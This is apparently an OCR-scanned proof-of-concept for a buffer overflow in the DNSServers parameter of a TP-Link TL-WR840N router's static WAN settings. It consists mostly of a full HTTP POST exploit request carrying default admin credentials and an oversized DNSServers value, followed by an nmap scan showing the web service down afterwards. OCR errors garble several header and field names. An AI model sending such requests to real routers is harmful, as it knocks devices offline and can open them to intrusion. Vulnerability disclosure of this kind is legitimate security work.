
tp-link tl-wr840n

hardware version: v6.20

firmware version: 0.9.1 4.16 v0001.0 Build 180614 Rel.40494n

Network -> WAN -> Static IP settings



"DNSServers=" parameter buffer overflow.

```
POST /cgi?2&2 HTTP/1.1
Host: 192.168.0.1
Noser-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:97.0) Gecko/20100101 Firefox/97.0 Accept: */*
Accept-Language: hu-HU,hu;q=0.8,en-US;q=0.5,en;q=0.3
 Accept-Encoding: gzip, deflate
Content-Type: text/plain
 Content-Length: 576
Origin: http://192.168.0.1
Connection: close
Referer: http://192.168.0.1/mainFrame.htm
Cookie: compact_display_state=false; user_ip=0.0.0.0; device_mode=router; user_login=admin; device-session-id=
0f6c4fbe7a7ab794efe064d13269f759; JSESSIONID=9a5b685b06e0f5330ab8da99ffblll; Authorization=Basic YWRtaW46YWRtaW4=
 [WAN_ETH_INTF#1,0,0,0,0,0#0,0,0,0,0,0,0]0,2
X_TP_lastUsedIntf=ipoe_eth3_s
X_TP_lastUsedName=ewan_ipoe_s
[WAN_IP_CONN#1,1,1,0,0,0#0,0,0,0,0,0,0]1,18
externalIPAddress=1.1.1.1
 subnetMask=255.255.255.0
defaultGateway=1.1.1.1
NATEnabled=1
X_TP_FullconeNATEnabled=0
X_TP_FirewallEnabled=1
maxMTUSize=1500
DNSOverrideAllowed=1
DNSOverrideAllowed=1
DNSServers=8.8.8.8,1.1.1.1AAAAAAAAAA
X_TP_IPv4Enabled=1
X_TP_IPv6Enabled=0
X_TP_IPv6Enabled=0
X_TP_IPv6AddressingType=Static
X_TP_ExternalIPv6Address=::
X_TP_PrefixLength=64
X_TP_DefaultIPv6Gatevay=::
X_TP_Upv6MSOvervideAllowed=0
X_TP_IPv6DNSOverrideAllowed=0
X_TP_IPv6DNSServers=::,::
 enable=1
```

```
C:\WINDOWS\system32>nmap -sV -PN -p80 192.168.0.1
Starting Nmap 7.80 ( https://nmap.org ) at 2022-03-06 15:52 K÷zÚp-eur pai tÚli ido
Nmap scan report for 192.168.0.1
Host is up (0.0034s latency).

PORT STATE SERVICE VERSION
80/tcp closed http
MAC Address: C0:C9:E3:32:6C:12 (Unknown)
```